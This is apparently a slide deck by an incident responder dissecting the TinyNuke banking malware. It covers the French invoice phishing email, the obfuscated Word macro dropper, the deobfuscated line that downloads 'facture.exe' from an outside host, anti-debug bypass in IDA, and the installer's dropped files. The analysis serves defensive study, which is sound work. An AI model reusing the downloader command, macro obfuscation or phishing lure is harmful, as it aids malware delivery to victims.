



# DISSECTING A BANKING MALWARE


## TINYNUKE

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# WHOAMI

```
void main () {  
    char name[] = "Nha-Khanh Nguyen";           // @N1aKan  
  
    char job[] = "Incident response handler";    // most of the time, doing forensics  
    char team[] = "CERT – DFIR Team";  
    char company[] = "digital.security";         // French IOT security company  
  
    char hobby[] = "Newbie malware analyst";    // in my spare time  
  
    return 0;  
}
```

# LAB SETUP { BASIC & SIMPLE }



LET'S START!

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- × **First sample identified:** March 2017
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- Story of a French teenager who wants to sell its malware on the darknet
- Pushing people to buy its super undetectable and multi-featured malware...
- Result → /ban from darknet forum (Reason: may be a scammer)
- “Nobody trust me? Fine!”



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# FIRST CONTACT { THE DROPPER }

<http://iluvmyhuman.com/facture.zip>

**De :** Entreprise GUY [<mailto:GUY@mail.ratemycolleges.org>]  
**Envoyé :** mercredi 25 avril 2018 22:32  
**Objet :** Votre facture du 25/04/2018

Madame, Monsieur,  
Votre référence client : G00082

Nous vous adressons cet e-mail afin de vous confirmer le paiement de la commande N°001837 du 25/04/2018 par chèque.  
Vous retrouverez les informations sur votre commande dans votre facture disponible au téléchargement en [cliquant ici](#).

Cette facture est disponible au téléchargement pendant 18 mois. Au-delà de ces 18 mois, son téléchargement ne sera plus possible.  
Conformément à la réglementation, nous vous rappelons qu'il vous appartient de procéder à son archivage électronique dans vos propres systèmes informatiques.

Une question ? Une demande de retour ? Notre service client vous répond par téléphone du lundi au vendredi, de 9h à 19h au numéro indiqué dans l'en-tête de [votre facture](#).

Cordialement,  
Service Comptabilité

# WHAT'S IN THIS FILE? { THE DROPPER }



Facture.zip



Bordereau.bmp 0 Kb



Facture\_20977498.doc 90,6 Kb

- String the file!

A bit heavy for a text file...



# WHAT'S IN THIS FILE? { THE DROPPER }

```

smRpvA
M;q,?
-----
Form1 Module
-----
01A6C04B'
ALRC'
RgeHise
Zirqc8'
+ .TextBox2.Text
dRane!0dRA!LCRQpxfsATiAfmLALm!!#R(QpRAAxfSTiCRCfmmC!#LLC#gVAAodALUjpoRRR!smPvCC)
AC=$pCLuACuACLp$?uRszCLL|)OCfLCx.PcARkCfdLLu!TztAufnCAA/Ofu/LAXALCfcDLmjfCRoRACu
fA)%CcbsC-((R&UNQLLC&]wLRnhuhAACHcv/fyfAL(*LR<=$fRRxLze$?!LRTubCLASu.QsApdfTTAL
/ALRfyf(RAC(<sAfCuvSLRLo!2CAL~dAAbudLLi|sCRfuvSLLAo!L1~~!LC=$CmbCAzLCCfsCAC$?RC%
0C:5/L3CC4/RR332/3CA10nLLAbz0gRsnRbz/CcARLjoR(<(!jCCLg!)AL%bCLC!.fCACr!1*CAC!|sm
Attribut
e VB_Nam
e = "Mod
ule1"
R0em -
FFo0rm1
Function
NewDoc(
01A 6C04B
n$d
/StrT
d c ount1

```

- A bunch of code appears!
- Seems to be VB.net
- Is this malicious?

# WHAT'S IN THIS FILE? { THE DROPPER }



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- String the file!
- Extract Word macro
  - Oledump.py
  - OfficeMalScanner (only Windows)
  - etc

# MACRO CODE { THE DROPPER }

```

For qY4UpZ = 0 To 63: VFt5DyU(tx1ABfbKA(qY4UpZ)) = qY4UpZ: Next
Dim Tp3CYKPn() As Byte: Tp3CYKPn = StrConv(THREE, vbFromUnicode)
Dim NINE As Long: NINE = UBound(Tp3CYKPn) + 1
Do While NINE > 0
    If Tp3CYKPn(NINE - 1) <> Asc("=") Then Exit Do
    NINE = NINE - 1
Loop
Dim TEN As Long: TEN = (NINE * 3) \ 4
Dim ELEVEN() As Byte
ReDim ELEVEN(0 To TEN - 1) As Byte
Dim TWELVE As Long
Dim TWENTYqY4UpZ As Long
Do While TWELVE < NINE
    Dim THIRTEEN As Byte: THIRTEEN = Tp3CYKPn(TWELVE): TWELVE = TWELVE + 1
    Dim FIFTEEN As Byte: FIFTEEN = Tp3CYKPn(TWELVE): TWELVE = TWELVE + 1
    Dim tx1ABfbKATEEN As Byte: If TWELVE < NINE Then tx1ABfbKATEEN = Tp3CYKPn(TWELVE)
    Dim EQ6WApV As Byte: If TWELVE < NINE Then EQ6WApV = Tp3CYKPn(TWELVE): TWELVE = TWELVE + 1
    Dim Tp3CYKPnTEEN As Byte: Tp3CYKPnTEEN = VFt5DyU(THIRTEEN)
    Dim NINETEEN As Byte: NINETEEN = VFt5DyU(FIFTEEN)
    Dim TWENTY As Byte: TWENTY = VFt5DyU(tx1ABfbKATEEN)
    Dim TWENTYwlhDKwBX75 As Byte: TWENTYwlhDKwBX75 = VFt5DyU(EQ6WApV)
    Dim TWENTYcZ4UL8KGDM As Byte: TWENTYcZ4UL8KGDM = (Tp3CYKPnTEEN * 4) Or (NINETEEN * 2)

```

Oh no!  
It's obfuscated!

# MACRO CODE { THE DROPPER }

```


For qY4UpZ = 0 To 63: VFt5DyU(tx1ABfbKA(qY4UpZ)) = qY4UpZ: Next
Dim Tp3CYKPn() As Byte: Tp3CYKPn = StrConv(THREE, vbFromUnicode)
Dim NINE As Long: NINE = UBound(Tp3CYKPn) + 1
Do While NINE > 0
    If Tp3CYKPn(NINE - 1) <> Asc("=") Then Exit Do
    NINE = NINE - 1
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    Dim TWENTYwlhDKwBX75 As Byte: TWENTYwlhDKwBX75 = VFt5DyU(EQ6WApV)
    Dim TWENTYcZ4UL8KGDM As Byte: TWENTYcZ4UL8KGDM = (Tp3CYKPnTEEN * 4) Or (NINETEEN * 4)

```

Tools (ViperMonkey, MS Script Editor...)

Replacing “execute()” by “MsgBox” or other print func.

By hand...



# DEOBFUSCATE IT! { THE DROPPER }


```

51 Dim Tab3() As Byte: Tab3 = StrConv(ArgString1, vbFromUnicode)
52 Dim SizeTab3 As Long: SizeTab3 = UBound(Tab3) + 1
53 'Find "=" char to exit loop => maybe b64 ?
54 Do While SizeTab3 > 0
55     If Tab3(SizeTab3 - 1) <> Asc("=") Then Exit Do
56     SizeTab3 = SizeTab3 - 1
57 Loop
58
59 'MINDFUCK for obfuscation...
60 Dim ix3q4 As Long: ix3q4 = (SizeTab3 * 3) \ 4
61
62 Dim Tab4() As Byte
63 ReDim Tab4(0 To ix3q4 - 1) As Byte
64
65 Dim i3 As Long
66 Dim i2 As Long
67
68 Do While i3 < SizeTab3
69     Dim a As Byte: a = Tab3(i3): i3 = i3 + 1
70     Dim b As Byte: b = Tab3(i3): i3 = i3 + 1
71     Dim c As Byte: If i3 < SizeTab3 Then c = Tab3(i3): i3 = i3
72     Dim d As Byte: If i3 < SizeTab3 Then d = Tab3(i3): i3 = i3
73
74     Dim e As Byte: e = Tab2(a)

```

- OK... So let's name the variables
- So what is this function's purpose...
- ...and here...WTF, why is it doing that?!


1 HOUR LATER...




# DEOBFUSCATE IT! { THE DROPPER }

```
89 'return the string in ASCII
90 getAlphabet = StrConv(Tab4, vbUnicode)
91 MsgBox "getAlphabet: " & getAlphabet
92 End Function
93
94 Public Function RunCreate(ObjectCreated As String) As Object
95 Set RunCreate = CreateObject(ObjectCreated)
96 End Function
97
98 Sub AutoOpen()
99 StringAlphabet = getAlphabet(ActiveDocument.CustomDocumentProperties(WHATIS
100 Dim StringsWHATTHEFUCK As String
101 StringsWHATTHEFUCK = getStringUNXORED(getAlphabet(WHATIS.YYY.Text), String
102 finalVartoExec = WHATIS.ZZZ(StringsWHATTHEFUCK, StringAlphabet)
103
104 MsgBox StringsWHATTHEFUCK & finalVartoExec
105
106 End Sub
```

- Hey, why just don't print the variables...?
- Oh... wait




# DEOBFUSCATE IT! { THE DROPPER }



```
[...].DownloadFile('https://matertieka.com/DL/facture.exe',  
                  'C:\Users\Public\facture logistique.exe')
```




# SANDBOXING THE EXEC FILE { THE INSTALLER }



- Put the “facture.logistique.exe” in your favorite debugger...
- What if I run it?

# SANDBOXING THE EXEC FILE { THE INSTALLER }



- Ok... it crashed
- Maybe anti-debug or anti-VM?

# SANDBOXING THE EXEC FILE { THE INSTALLER }

So... what can it be ?








## × Maybe anti-debugg techniques

- × API calls (GetCurrentProcess, NtQueryProcessInfo, isDebuggerPresent... )
- × Flags (SINGLE\_STEP exception, IsDebugged, NtGlobalFlag... )
- × Breakpoints check (0xCC byte, DR0...DR4 debug register... )
- × Rogue instructions (INT3, INT 2Dh... )
- × Timing (GetTickCount, GetLocalTime... )
- × Etc.

## × Or any anti-VM technics...



# SANDBOXING THE EXEC FILE { THE INSTALLER }

[-]  idaq64.exe	2.96	89 508 K	74 756 K	972 The Interactive Disassembler	H
[-]  facture logistique.exe	< 0.01	2 476 K	4 916 K	3516 setup Setup	... se
[-]  facture logistique.tmp	31.81	12 360 K	14 172 K	3120 Setup/Uninstall	
 firefox.exe	5.21	1 456 K	5 044 K	4036 Firefox	Me
 procexp64.exe	3.01	13 032 K	22 496 K	592 Sysinternals Process Explorer	Sy
[-]  Procmon.exe		3 704 K	10 340 K	1056 Process Monitor	Sy
 Procmon64.exe	15.01	32 256 K	39 640 K	2356	

- Tree of processes spawned before the crash
- Have to find a way to avoid to be exited...

# BYPASS ANTI-DEBUG { THE INSTALLER }

```

xor     ecx, ecx
mov     edx, 44h
call    sub_40277C
mov     [ebp+StartupInfo.cb], 44h
lea     eax, [ebp+ProcessInformation]
push    eax
lea     eax, [ebp+StartupInfo]
push    eax
push    0
push    0
push    0
push    0
push    0
push    0
push    0
mov     eax, [ebp+var_4]
call    sub_403414
push    eax
push    0
call    CreateProcessA
test    eax, eax
jnz     short loc_409F0C

```

```

eax=debug028:aCUsers7upAppda
aCUsers7upAppda db '"C:\Users\7Up\AppData\Local\Temp\is-7782H.tmp\facture logistique.tmp"'
db '/SL5="$4203A4,1759887,433664,C:\Use'
db 'rs\7Up\Desktop\facture logistique.e'
db 'xe"',0

```

```

loc_409F0C:
mov     eax, [ebp+ProcessInformation.hThread]
push    eax
call    CloseHandle_0

```

factur...	2784	ReadFile	C:\Users\7Up\Desktop\facture logistique.exe
factur...	2784	ReadFile	C:\Users\7Up\Desktop\facture logistique.exe
factur...	2784	ReadFile	C:\Users\7Up\Desktop\facture logistique.exe
factur...	2784	CreateFile	C:\Users\7Up\AppData\Local\Temp
factur...	2784	QueryBasicInfor...	C:\Users\7Up\AppData\Local\Temp
factur...	2784	CloseFile	C:\Users\7Up\AppData\Local\Temp
factur...	2784	CreateFile	C:\Users\7Up\AppData\Local\Temp\is-7782H.tmp
factur...	2784	CreateFile	C:\Users\7Up\AppData\Local\Temp\is-7782H.tmp
factur...	2784	CloseFile	C:\Users\7Up\AppData\Local\Temp\is-7782H.tmp
factur...	2784	CreateFile	C:\Users\7Up\AppData\Local\Temp\is-7782H.tmp\facture logistique.tmp
factur...	2784	ReadFile	C:\Users\7Up\Desktop\facture logistique.exe
factur...	2784	ReadFile	C:\Users\7Up\Desktop\facture logistique.exe

- Creating “facture logistique.exe” process
- Malware directory:  
%APPDATA%\Local\Temp\is-XXXXXX\

# BYPASS ANTI-DEBUG { THE INSTALLER }

```

xor     ecx, ecx
mov     edx, 44h
call    sub_40277C
mov     [ebp+StartupInfo.cb], 44h
lea     eax, [ebp+ProcessInformation]
push    eax                ; lpProcessInformation
lea     eax, [ebp+StartupInfo]
push    eax                ; lpStartupInfo
push    0                  ; lpCurrentDirectory
push    0                  ; lpEnvironment
push    0                  ; dwCreationFlags
push    0                  ; bInheritHandles
push    0                  ; lpThreadAttributes
push    0                  ; lpProcessAttributes
mov     eax, [ebp+var_4]
call    sub_403414
push    eax                ; lpCommandLine
push    0                  ; lpApplicationName
call    CreateProcessA
test    eax, eax
jnz     short loc_409F0C

```

eax=0000000000000001

```

mov     al, 6Ah
call    sub_409AE8

```

- Stepping after CreateProcessA → error
- 4<sup>th</sup> argument: CreationFlags  
→ kind of creation mode for the process

# BYPASS ANTI-DEBUG { THE INSTALLER }

```

xor     ecx, ecx
mov     edx, 44h
call    sub_40277C
mov     [ebp+StartupInfo.cb], 44h
lea     eax, [ebp+ProcessInformation]
push    ; lpProcessInformation
lea     [ebp+StartupInfo]
push    ; lpStartupInfo
push    ; lpCurrentDirectory
push    ; lpEnvironment
push    0 ; dwCreationFlags
push    0 ; bInheritHandles
push    0 ; lpThreadAttributes
push    0 ; lpProcessAttributes
mov     eax, [ebp+var_4]
call    sub_403414
push    eax ; lpCommandLine
push    0 ; lpApplicationName
call    CreateProcessA
test    eax, eax
jnz     short loc_409F0C

```

CREATE\_SUSPENDED  
0x00000004

eax=0000000000000001

```

mov     al, 6Ah
call    sub_409AE8

```

## Value 0x00000004

The primary thread of the new process is created in a suspended state, and does not run until the ResumeThread function is called.

<https://docs.microsoft.com/en-us/windows/desktop/procthread/process-creation-flags>

# BYPASS ANTI-DEBUG { THE INSTALLER }



	idaq64.exe	0.20
	facture logistique.exe	
	facture logistique.tmp	Suspended
	Procmon.exe	
	Procmon64.exe	0.63
	procxp64.exe	2.08



# FACTURE LOGISTIQUE.TMP [ATTACHED] { THE INSTALLER }

File	Start	End	R	W	X	D	L	Align	Base	Type	Class	AD	es
debug008	00000000001C0000	00000000001C1000	R	W	.	D	.	byte	0000	public	DATA	32	0000
debug009	0000000000209000	000000000020C000	R	W	.	D	.	byte	0000	public	DATA	32	0000
debug010	000000000020C000	0000000000210000	R	W	.	D	.	byte	0000	public	DATA	32	0000
Stack_PAGE_GUARD[00...	000000000030A000	000000000030C000	R	W	.	D	.	byte	0000	public	STACK	32	0000
Stack[00000784]	000000000030C000	0000000000310000	R	W	.	D	.	byte	0000	public	STACK	32	0000
debug011	0000000000350000	0000000000356000	R	W	.	D	.	byte	0000	public	DATA	32	0000
facture_logistique.tmp	0000000000400000	0000000000401000	R	.	.	D	.	byte	0000	public	CONST	32	0000
facture_logistique.tmp	0000000000401000	000000000049B000	R	.	X	D	.	byte	0000	public	CODE	32	0000
facture_logistique.tmp	000000000049B000	000000000049D000	R	W	.	D	.	byte	0000	public	DATA	32	0000
facture_logistique.tmp	000000000049D000	000000000049E000	R	W	.	D	.	byte	0000	public	DATA	32	0000
facture_logistique.tmp	000000000049E000	000000000049F000	R	W	.	D	.	byte	0000	public	DATA	32	0000
facture_logistique.tmp	000000000049F000	00000000004A0000	R	W	.	D	.	byte	0000	public	DATA	32	0000

- Let's now attach to "facture\_logistique.tmp" to access it's code
- Breakpoint again on the CreateProcessA (should spawn firefox.exe)
- Run!












# FACTURE LOGISTIQUE.TMP [ATTACHED] { THE INSTALLER }



1648 CreateFile C:\Users\7Up\AppData\Local\Temp\is-9G8CN.tmp\api-ms-win-crt-string-l1-1-0.dll  
1648 CreateFile C:\Users\7Up\AppData\Local\Temp\is-9G8CN.tmp\api-ms-win-crt-string-l1-1-0.dll  
1648 CreateFile C:\Users\7Up\AppData\Local\Temp\is-9G8CN.tmp\api-ms-win-crt-string-l1-1-0.dll  
1648 CreateFile C:\Users\7Up\AppData\Local\Temp\is-9G8CN.tmp\firefox.exe  
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1648 CreateFile C:\Users\7Up\AppData\Local\Temp\is-9G8CN.tmp\api-ms-win-core-libraryloader-l1-1-0.dll  
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1648 CreateFile C:\Users\7Up\AppData\Local\Temp\is-9G8CN.tmp\api-ms-win-crt-math-l1-1-0.dll  
1648 CreateFile C:\Users\7Up\AppData\Local\Temp\is-9G8CN.tmp\api-ms-win-crt-math-l1-1-0.dll  
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1648 CreateFile C:\Users\7Up\AppData\Local\Temp\is-9G8CN.tmp\api-ms-win-core-errorhandling-l1-1-0.dll  
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1648 CreateFile C:\Users\7Up\AppData\Local\Temp\is-9G8CN.tmp\api-ms-win-core-errorhandling-l1-1-0.dll  
1648 CreateFile C:\Users\7Up\AppData\Local\Temp\is-9G8CN.tmp\api-ms-win-core-synch-l1-1-0.dll  
1648 CreateFile C:\Users\7Up\AppData\Local\Temp\is-9G8CN.tmp\api-ms-win-core-synch-l1-1-0.dll  
1648 CreateFile C:\Users\7Up\AppData\Local\Temp\is-9G8CN.tmp\api-ms-win-core-synch-l1-2-0.dll

- Drops tons of DLLs and other files in the is-xxxxx folder
- Ok! I just installed the malware!

# FACTURE LOGISTIQUE.TMP [ATTACHED] { THE INSTALLER }

	api-ms-win-crt-utility-1-1-0.dll	05/10/2017 07:44	Extensio
	api-ms-win-crt-utility-1-1-0.dll	05/10/2017 07:44	Extensio
	b0tn3t'd.png	03/04/2018 09:29	Image PI
	data.dll	08/04/2018 17:11	Extensio
	dependentlibs.list	14/10/2017 19:04	Fichier Li
	firefox.exe	05/10/2017 07:44	Applicati
	mozglue.dll	05/10/2017 07:44	Extensio
	msvcp140.dll	05/10/2017 07:44	Extensio
	msvcr110.dll	06/11/2012 11:20	Extensio
	ucrtbase.dll	05/10/2017 07:44	Extensio
	vcruntime140.dll	05/10/2017 07:44	Extern

Description du fichier : Firefox  
Entreprise : Mozilla Corporation  
Version du fichier : 56.0.0.6478  
Date de création : 19/09/2018 14:39  
Taille : 518 Ko

- Drops a picture (each variants has its own custom picture !)

# FACTURE LOGISTIQUE.TMP [ATTACHED] { THE INSTALLER }



ure (each variants has its picture !)


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api-ms-win-crt-utility-l1-1-0.dll	05/10/2017 07:44	Extensio
api-ms-win-crt-utility-l1-1-0.dll	05/10/2017 07:44	Extensio
b0tn3t'd.png	03/04/2018 09:29	Image PI
data.dll	08/04/2018 17:11	Extensio
dependentlibs.list	14/10/2017 19:04	Fichier L
firefox.exe	05/10/2017 07:44	Applicati
mozglue.dll	05/10/2017 07:44	Extensio
msvcp140	05/10/2017 07:44	Extensio
